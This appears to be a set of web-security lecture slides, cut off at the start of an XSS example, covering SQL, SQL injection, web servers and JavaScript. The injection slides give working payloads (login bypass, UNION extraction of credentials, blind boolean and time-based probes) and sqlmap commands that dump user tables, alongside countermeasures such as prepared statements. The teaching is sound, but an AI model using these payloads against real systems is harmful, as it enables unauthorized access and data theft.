
```
<html>
  <head></head>
  <body>
    <header>
      <title>http://info.cern.ch</title>
    </header>
    <h1>http://info.cern.ch - home of the first website</h1>
    <p>From here you can:</p>
    <ul>
      <li><a href="http://info.cern.ch/hypertext/WWW/TheProject.html">Browse the first website</a></li>
      <li><a href="http://line-mode.cern.ch/www/hypertext/WWW/TheProject.html">Browse the first website
using the line-mode browser simulator</a></li>
      <li><a href="http://home.web.cern.ch/topics/birth-web">Learn about the birth of the web</a></li>
      <li><a href="http://home.web.cern.ch/about">Learn about CERN, the physics laboratory where the web
was born</a></li>
    </ul>
  </body>
</html>
```

Relational Database

“An archive of data stored in a predefined manner, using a Database Management System (DBMS)”

- A database is organized in tables, having unique names and homogeneous data;
- Each table is composed by separate columns, each of them having a particular type of data;
- Each row of the tables contain a single datum;
- Each table has a particular column named *Primary Key*, this identifies uniquely each row.

Relational Database: an example



Structured Query Language (SQL)

- A language designed to communicate quickly and efficiently with databases;
- Supported by almost every DBMS;

SQL: keywords overview (1)

- CREATE (create tables and databases)
 - CREATE TABLE months (id int, name varchar(10), days int, PRIMARY KEY (ID));
- INSERT (insert rows in existing tables)
 - INSERT INTO months (id,name,days) VALUES (2,'February',29);
- SELECT (fetch data)
 - SELECT * FROM "characters"
 - SELECT name FROM "characters"
- WHERE (insert a condition when fetching data)
 - SELECT * FROM "characters" WHERE name = "Giovanni"
- AND /OR (concatenate conditions)
 - SELECT * FROM "characters" WHERE name = "Giovanni" AND age > 25
 - SELECT * FROM "characters" WHERE name = "Giovanni" OR age > 25

SQL: keyword overview (2)

- **IN / BETWEEN / LIKE**


- `SELECT * FROM albums WHERE genre IN ('pop','soul');`
- `SELECT * FROM albums WHERE released BETWEEN 1975 AND 1985;`
- `SELECT * FROM characters WHERE name LIKE "Giovann%a"`

- **Functions:**

- `COUNT();`
- `SUM();`
- `AVG()`
- `MIN() / MAX(): SELECT MAX(age) FROM characters;`

- **JOIN**

- `SELECT column_name(s) FROM tableA
INNER JOIN tableB
ON tableA.column_name = tableB.column_name;`



SQL: keyword overview (3)

- UPDATE (update rows)
 - UPDATE tv_series SET genre = 'drama' WHERE id = 2;
- DELETE (delete rows)
 - DELETE FROM tv_series WHERE id = 4
- TRUNCATE (delete table content leaving the table “alive”)
 - TRUNCATE TABLE table_name;
- DROP (completely delete a table or the entire database)
 - DROP TABLE table_name;
 - DROP DATABASE database_name;
- ; → end an SQL statement
- -- → comment on the right (white space before and after)


DB Vulnerabilities: SQL Injection

Query:

```
SELECT *  
FROM users  
WHERE user = '$user' AND password = '$password'
```

How to exploit the website?

*Tips: we can login if the query above is **True***



User:

Password:

Login

DB Vulnerabilities: SQL Injection

Query:


```
SELECT *  
FROM users  
WHERE user = 'email' AND password = 'password'
```

How to exploit the website?

If we know the username:

- User: **john' --**
- Password: everything

Everything after john' is commented, the query returns true



A screenshot of a web application's login interface. It features two input fields: 'User:' and 'Password:'. The 'User:' field contains the text 'john' --'. The 'Password:' field is filled with ten black dots. Below the fields is a 'Login' button.

DB Vulnerabilities: SQL Injection



User:

Password:

Login

Query:

```
SELECT *  
FROM users  
WHERE user = 'email' AND password = 'password'
```

How to exploit the website?

If we don't know anything:

- User: everything
- Password: **ciao' OR 1=1 --**

Now the query returns always True, no matter what password or user we use

DB Vulnerabilities: UNION attack

UNION operator lets you execute one or more additional SELECT, appending the result to the original query:

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

A UNION query works **ONLY** if:

1. Individual queries return the same number of columns
2. Data types in each column are compatible between the individual queries

DB Vulnerabilities: UNION attack

How many columns are being returned by the original query?

Method 1:

Injecting a series of:

```
\ ORDER BY 1--  
\ ORDER BY 2--  
\ ORDER BY 3--  
...
```

Until the following error appears:

The ORDER BY position number 3 is out of range of the number of items in the select list.

DB Vulnerabilities: UNION attack

How many columns are being returned by the original query?

Method 2:

Injecting a series of:

```
` UNION SELECT NULL--  
` UNION SELECT NULL,NULL--  
` UNION SELECT NULL,NULL,NULL--  
...
```

If the number of NULL does not match the number of columns:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

DB Vulnerabilities: UNION attack

Which data types are compatible with the original columns' query?

Usually, we need to retrieve string, so we need to find one or more columns in the original query that are compatible to string data

Knowing the number of columns, we inject a series of:

```
` UNION SELECT `a`,NULL,NULL,NULL--  
` UNION SELECT NULL,`a`,NULL,NULL--  
` UNION SELECT NULL,NULL,`a`,NULL--  
` UNION SELECT NULL,NULL,NULL,`a`--
```

If the data type of a column is not compatible with string data:

Conversion failed when converting the varchar value 'a' to data type int.

DB Vulnerabilities: UNION attack

Suppose that:

- The original query returns 2 columns, both string data;
- The injection point is a quoted string within the WHERE clause;
- The database contains a table called `credentials` with the columns `username` and `password`.

```
` UNION SELECT username, password FROM credentials--
```

DB Vulnerabilities: Boolean-based Blind attack

What if we cannot see any details or errors about the DB?

Trigger the DB in order to obtain a feedback!

Consider a DB accepting a query like:

```
SELECT * FROM users WHERE id=$id
```

If the id exists in the DB, then it returns the “*ok*”, otherwise “*User not found*”

In other words, the DB answer only YES or NO

DB Vulnerabilities: Boolean-based Blind attack

```
SELECT * FROM users WHERE id=$id
```

Brute force:

```
1 AND password='a' → NO
```

```
1 AND password='aa' → NO
```

...

Too much time, something smarter?

DB Vulnerabilities: Boolean-based Blind attack

```
SELECT * FROM users WHERE id=$id
```

Step 1: get the length

```
1 AND LENGTH(password)=1 → NO
```

```
1 AND LENGTH(password)=2 → NO
```

...

```
1 AND LENGTH(password)=6 → YES
```

DB Vulnerabilities: Boolean-based Blind attack

```
SELECT * FROM users WHERE id=$id
```

Step 2: smarter brute force

```
1 AND password='aaaaaa' → NO
```

```
1 AND password='aaaaab' → NO
```

```
...
```

```
1 AND password='Qwerty' → YES
```

Complexity: $(26*2)^6 = 52^6$

DB Vulnerabilities: Boolean-based Blind attack

```
SELECT * FROM users WHERE id=$id
```

Step 2: smarter+ brute force

```
1 AND MID(password,1,1)='a' → NO
```

...

```
1 AND MID(password,1,1)='Q' → YES
```

```
1 AND MID(password,2,1)='a' → NO
```

...

```
1 AND MID(password,2,1)='w' → YES
```

...

Complexity: 52*6

DB Vulnerabilities: time-based Blind attack

What if the DB doesn't return ANYTHING?

Produce a QUERY introducing a delay and deduct some info by the delay in the server response

Suppose a blog where you can post comments, the server send you the confirmation of the comment sent:

```
INSERT INTO comments(from_id, to_id, content)
VALUES ({$_SESSION['id']}, $to, text)
```

Answer: Comment post.

DB Vulnerabilities: time-based Blind attack

A normal usage:

Payload: 1, Hi!

```
INSERT INTO comments(from_id, to_id, content)
VALUES ({$_SESSION['id']}, 1, "Hi!")
```

Answer: Comment post.

DB Vulnerabilities: time-based Blind attack

Introduce a delay:

Payload: SLEEP(10), Hi!

```
INSERT INTO comments(from_id, to_id, content)
VALUES ({$_SESSION['id']}, SLEEP(10), "Hi!")
```

Answer: -Wait 10sec- Comment post.

DB Vulnerabilities: time-based Blind attack

What if the delay is the result of a condition?

Payload: IF(SYSTEM_USER='admin', SLEEP(10), SLEEP(0)), Hi!

```
INSERT INTO comments(from_id, to_id, content)
VALUES ({$_SESSION['id']}, IF(<condition>, SLEEP(10),
SLEEP(0), "Hi!"))
```

Answer1: -Wait 10sec- Comment post.

Answer2: Comment post.

DB Vulnerabilities: any countermeasure?

Ineffective input sanitization: bad use of `mysqli_real_escape_string`

How does it work?

- This function sanitizes strings and doesn't let you inject code
- `$payload = mysqli_real_escape_string($_POST['payload']);`

How does it **REALLY** work?

- This function encode the string to an escaped SQL string
- Characters encoded: NUL (ASCII 0), `\n`, `\r`, `\`, ```, `"`, CTRL-Z
- What about `--`, `%`, etc.??
- It **ONLY** escapes SQL string terminators

DB Vulnerabilities: any countermeasure?

Effective input sanitization:

Be aware of the context:

- Use the right method for the context
- `$safe_id = (int)$id;`

DO NOT mix code and data?


- Prepare the query: `$stmt=$con->prepare("SELECT * FROM users WHERE id=?");`
- Bind the parameters: `$stmt->bind("i", $id);`
- Execute the query: `$stmt->execute();`

Sqlmap: introduction

“Automatic SQL injection and database takeover tool”

Download from: <http://sqlmap.org/>

List of params: <https://github.com/sqlmapproject/sqlmap/wiki/Usage>



Sqlmap: easiest command

```
> sqlmap -u "http://www.site.com/section.php?id=51"
```

```
[*] starting at 18:00:00
```

```
[18:00:01] [INFO] resuming back-end DBMS 'mysql'
```

```
[18:00:02] [INFO] testing connection to the target url
```

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
```

```
---
```

```
Place: GET
```

```
Parameter: id
```

```
    Type: error-based
```

```
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
```

```
    Payload: id=51 AND (SELECT 1489 FROM(SELECT COUNT(*),CONCAT(0x3a73776c3a,(SELECT (CASE  
WHEN (1489=1489) THEN 1 ELSE 0 END)),0x3a7a76653a,FLOOR(RAND(0)*2))x FROM  
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

```
---
```

```
[18:00:05] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: FreeBSD
```

```
web application technology: Apache 2.2.22
```

```
back-end DBMS: MySQL 5
```

Sqlmap: discover databases

```
> sqlmap -u "http://www.site.com/section.php?id=51" --dbs
```

```
...
```

```
[18:00:00] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: FreeBSD
```

```
web application technology: Apache 2.2.22
```

```
back-end DBMS: MySQL 5
```

```
[18:00:00] [INFO] fetching database names
```

```
[18:00:00] [INFO] the SQL query used returns 2 entries
```

```
[18:00:00] [INFO] resumed: information_schema
```

```
[18:00:00] [INFO] resumed: safecosmetics
```

```
available databases [2]:
```

```
[*] information_schema
```

```
[*] safecosmetics
```

Sqlmap: find tables

```
> sqlmap -u "http://www.site.com/section.php?id=51" --tables -D safecosmetics
```

```
[18:00:00] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: FreeBSD
```

```
web application technology: Apache 2.2.22
```

```
back-end DBMS: MySQL 5
```

```
[18:00:01] [INFO] fetching tables for database: 'safecosmetics'
```

```
[18:00:02] [INFO] heuristics detected web page charset 'ascii'
```

```
[18:00:03] [INFO] the SQL query used returns 216 entries
```

```
[18:00:04] [INFO] retrieved: acl_acl
```

```
[18:00:05] [INFO] retrieved: users
```

```
..... more tables
```

Sqlmap: get columns

```
> sqlmap -u "http://www.site.com/section.php?id=51" --columns -D safecosmetics -T users
```

```
...  
[12:17:41] [INFO] the SQL query used returns 8 entries  
[12:17:42] [INFO] retrieved: id  
[12:17:43] [INFO] retrieved: int(11)
```

```
.....  
[12:17:59] [INFO] retrieved: hash  
[12:18:01] [INFO] retrieved: varchar(128)
```

Database: safecosmetics

Table: users

[8 columns]

Column	Type
email	text
hash	varchar(128)
id	int(11)
name	text
password	text
permission	tinyint(4)
system_allow_only	text
system_home	text

Sqlmap: get data

```
> sqlmap -u "http://www.site.com/section.php?id=51" --dump -D safecosmetics -T users
```

id	hash	name	email	password	permission	system_home	system_allow_only
1	5DIpzzDHFOwnCvPonu	admin	<blank>	<blank>	3	<blank>	<blank>

... Sqlmap creates a csv file with the dumped data!

Web Server: Nginx

High performance and load balancer open source web server

The Nginx logo is displayed in a bold, green, sans-serif font. The letters are thick and blocky, with a distinctive design for the 'G' and 'i' characters. The 'G' has a horizontal bar that extends to the right, and the 'i' has a vertical bar with a dot above it. The 'X' is composed of two thick, intersecting diagonal lines. The overall style is modern and minimalist.

Web Server: Nginx

- Low memory consumption;
- High concurrency;
- Some features of Nginx:
 - Reverse Proxy;
 - IPv6;
 - Load balancer;
 - TLS/SSL;
 - ...

Web Server: Apache

The most diffused cross-platform open-source web server



Apache Web Server

Web Server: Apache

Main phases:

- **Translation:** translation of the client request;
- **Access Control:** checks if requests are authorized;
- **MIME Type:** checks the content type and which modules can serve the request;
- **Response:** sends the response to the client;
- **Logging:** logs everything happens on the server

Web Server: Apache

httpd.conf:

- File located in conf subdirectory
- It is used for adding modules, extensions, MIME-type, etc.

.htaccess:

- Configuration file to set rules for a specific directory (and all subdir).

Web Server: robots.txt

- What a robots.txt file is:
 - A file located in the web site's root directory;
 - It is used to let crawlers know which pages or file can require from the site;
 - It is helpful to avoid overloading the web site.
- What a robots.txt file is **NOT**:
 - It is **NOT** used to hide pages or files from Google search engine;
 - robots.txt instructions are only guidelines, they are not followed by **EVERY** crawler;
 - A web page blocker by the robots.txt file can be still crawled if other websites have links redirecting to it.

Web Server: .git directory

- This is a special folder where all the git stuff is:
 - Objects: list of the object stored in git (first two letters sha1 hashed);
 - Config: This configuration file is created for each individual project;
 - Refs: it contains a subdir *tags* corresponding the the tag previously created and a subdir *heads* referring to the branches of the current project;
 - HEAD: A reference for the current branch.

JavaScript: introduction

- A dynamic scripting language;
- Lightweight;
- Allows client-side script to interact with users:
 - Pages can be dynamic, interaction with users will modify the HTML page source;
- Most of the web pages have some JavaScript components;
- Cross-platform;
- Integrated with Java and HTML.

JavaScript: what you CAN do

- **Less server interaction:**
 - You can validate input before sending the page to the server (less load on the server);
- **Immediate feedback to the users:**
 - Users don't need to wait until the page is reloaded to have a feedback (ex. Input a form);
- **Increase interactivity:**
 - An interface that interacts with users when they move the mouse or press the keyboard;
- **Enrich the interface:**
 - Include items such drag-and-drop, sliders, ...

JavaScript: what you CAN'T do

- File read/write (for security reason);
- Network applications (no support);
- Multi-threading or multiprocessor.

JavaScript: where?

Directly in the HTML:

```
<html>
  <body>
    <script type = "text/javascript">
      <!--
        document.write("Hello World!")
      //-->
    </script>
  </body>
</html>
```


JavaScript: where?

In external files:

```
<html>
  <head>
    <script type = "text/javascript" src = "filename.js" ></script>
  </head>

  <body>
    .....
  </body>
</html>
```

JavaScript: HTML, but where?

In the HEAD section: if you need a script running on some event (ex. Mouse click)

```
<html>
  <head>
    <script type = "text/javascript">
      <!--
        function sayHello() {
          alert("Hello World")
        }
      //-->
    </script>
  </head>

  <body>
    <input type = "button" onclick = "sayHello()" value = "Say Hello" />
  </body>
</html>
```

JavaScript: HTML, but where?

In the BODY section: if you need a script running when the page loads, no events (ex. Dynamic HTML content)

```
<html>
  <head>
  </head>

  <body>
    <script type = "text/javascript">
      <!--
        document.write("Hello World")
      //-->
    </script>

    <p>This is web page body </p>
  </body>
</html>
```

JavaScript: syntax details (1/2)

- Ignores whitespace;
- Semicolon are optional:

```
<script language = "javascript" type = "text/javascript">  
  <!--  
    var1 = 10  
    var2 = 20  
  //-->  
</script>
```

```
<script language = "javascript" type = "text/javascript">  
  <!--  
    var1 = 10;  
    var2 = 20  
  //-->  
</script>
```

JavaScript: syntax details (2/2)

- Case-Sensitive;
- Comments:

```
<script language = "javascript" type = "text/javascript">  
  <!--  
    // This is a comment. It is similar to comments in C++  
  
    /*  
    * This is a multi-line comment in JavaScript  
    * It is very similar to comments in C Programming  
    */  
  //-->  
</script>
```

JavaScript: Data types

Three primitive data types allowed:

- Numbers:
 - no distinction between integer and floating point, they are all floating point;
- Strings;
- Boolean.

JavaScript: Variables

JS in **untyped**, variables are containers:

```
<script type = "text/javascript">
  <!--
    var name = "Giorgio";
    var money;
    money = 2000.50;
        Var balance, count;
  //-->
</script>
```

JavaScript: Operators

- Arithmetic:
 - `+`, `-`, `*`, `/`, `%`, `++`, `--`
- Comparison:
 - `==`, `!=`, `>`, `<`, `>=`, `<=`
- Logical:
 - `&&`, `||`, `!`
- Assignment:
 - `=`, `+=`, `-=`, `*=`, `/=`, `%=`
- Conditional (ternary):
 - `(condition)?X : Y` → If condition is true then value X otherwise value Y

JavaScript: conditions and loops

- `if...else;`
- `if...else if...else;`
- `switch;`
- `while;`
- `do...while;`
- `for;`
- `for...in;`
- `break/continue.`

JavaScript: functions (1/2)

```
<html>
  <head>
    <script type = "text/javascript">
      function concatenate(first, last) {
        var full;
        full = first + last;
        return full;
      }
      function secondFunction() {
        var result;
        result = concatenate('Maria', 'Ali');
        document.write (result );
      }
    </script>
  </head>
```

JavaScript: functions (2/2)

```
<body>
  <p>Click the following button to call the function</p>
  <form>
    <input type = "button" onclick = "secondFunction()" value = "Call
Function">
  </form>
  <p>Use different parameters inside the function and then try...</p>
</body>
</html>
```

JavaScript: events (1/2)

Example: onclick, onsubmit, onmouseover, onmouseout, ...

```
<html>
  <head>
    <script type = "text/javascript">
      <!--
        function sayHello() {
          alert("Hello World")
        }
      //-->
    </script>
  </head>
```

JavaScript: events (2/2)

```
<body>
  <p>Click the following button and see result</p>
  <form>
    <input type = "button" onclick = "sayHello()" value = "Say Hello" />
  </form>
</body>
</html>
```

JavaScript and Cookies: what is a Cookie?

A data record of 5 fields:

- **Expires**: date the cookie expire;
- **Domain**: domain name of your site;
- **Path**: Path to the directory of the web page that set the cookie (blank if you want to fetch the cookie from any directory);
- **Secure**: if this is set to “secure”, then the cookie may be fetched using a secure server;
- **Name** = value: cookies are set and fetched in the form of key-value pairs.

JavaScript and Cookies: manipulation

- Set a cookie:

- `document.cookie = "username=John; expires = Thu, 18 Dec 2013 12:00:00 UTC";`

- Read a cookie: a cookie is a string → `split()`

```
function ReadCookie() {  
    var allcookies = document.cookie;  
    document.write ("All Cookies : " + allcookies );  
  
    // Get all the cookies pairs in an array  
    cookiearray = allcookies.split(';');  
  
    // Now take key value pair out of this array  
    for(var i=0; i<cookiearray.length; i++) {  
        key = cookiearray[i].split('=')[0];  
        value = cookiearray[i].split('=')[1];  
        document.write ("Key is : " + key + " and Value is :  
" + value);  
    }  
}
```

JavaScript and Cookies: manipulation

- Set expire date:

```
now.setMonth( now.getMonth() + 1 ); // a month from now
document.cookie = "name=John";
document.cookie = "expires=" + now.toUTCString() + ";"
```

- Delete a cookie:

```
now.setMonth( now.getMonth() - 1 ); // a month ago
document.cookie = "name=; expires=" + now.toUTCString() + ";"
```


JavaScript: Page Redirection (1/2)

Redirect visitors to a new web page:

```
<html>
  <head>
    <script type = "text/javascript">
      <!--
        function Redirect() {
          var browsername = navigator.appName;
          if( browsername == "Microsoft Internet Explorer" ) {
            window.location = "https://www.google.it";
          }

          document.write("You will be redirected to main page in 10
sec.");
          setTimeout('Redirect()', 10000);
        }
      </script>
    </head>
```

JavaScript: Page Redirection (2/2)

Redirect visitors to a new web page:

```
<body>
  <p>Click the following button, you will be redirected to home page.</p>

  <form>
    <input type = "button" value = "Redirect Me" onclick = "Redirect();"
  />
</form>
</body>
</html>
```

Output


Click the following button, you will be redirected to home page.

Redirect Me

JavaScript: alert dialog box

```
<html>
  <head>
    <script type = "text/javascript">
      <!--
        function Warn() {
          alert ("This is a warning message!");
          document.write ("This is a warning message!");
        }
      //-->
    </script>
  </head>

  <body>
    <p>Click the following button to see the result: </p>
    <form>
      <input type = "button" value = "Click Me" onclick = "Warn();" />
    </form>
  </body>
</html>
```




JavaScript: dialog box (1/2)

```
<html>
  <head>
    <script type = "text/javascript">
      <!--
        function getConfirmation() {
          var retVal = confirm("Do you want to continue ?");
          if( retVal == true ) {
            document.write ("User wants to continue!");
            return true;
          } else {
            document.write ("User does not want to continue!");
            return false;
          }
        }
      //-->
    </script>
  </head>
```

JavaScript: dialog box (2/2)


```
<body>
  <p>Click the following button to see the result: </p>
  <form>
    <input type = "button" value = "Click Me" onclick =
"getConfirmation();" />
  </form>
</body>
</html>
```



JavaScript: prompt dialog box

```
<html>
<head>
  <script type = "text/javascript">
    <!--
      function getValue() {
        var retVal = prompt("Enter your name : ", "your name here");
        document.write("You have entered : " + retVal);
      }
    //-->
  </script>
</head>

<body>
  <p>Click the following button to see the result: </p>
  <form>
    <input type = "button" value = "Click Me" onclick = "getValue();" />
  </form>
</body>
</html>
```




Cross Site Scripting (XSS)

- A security vulnerability typically found in web applications;
- It allows attackers to inject client-side scripts into web pages viewed by other users;
- It can be used to bypass access controls;
- Main types:
 - Persistent;
 - Non Persistent.

Cross Site Scripting (XSS)

A non-persistent attack:



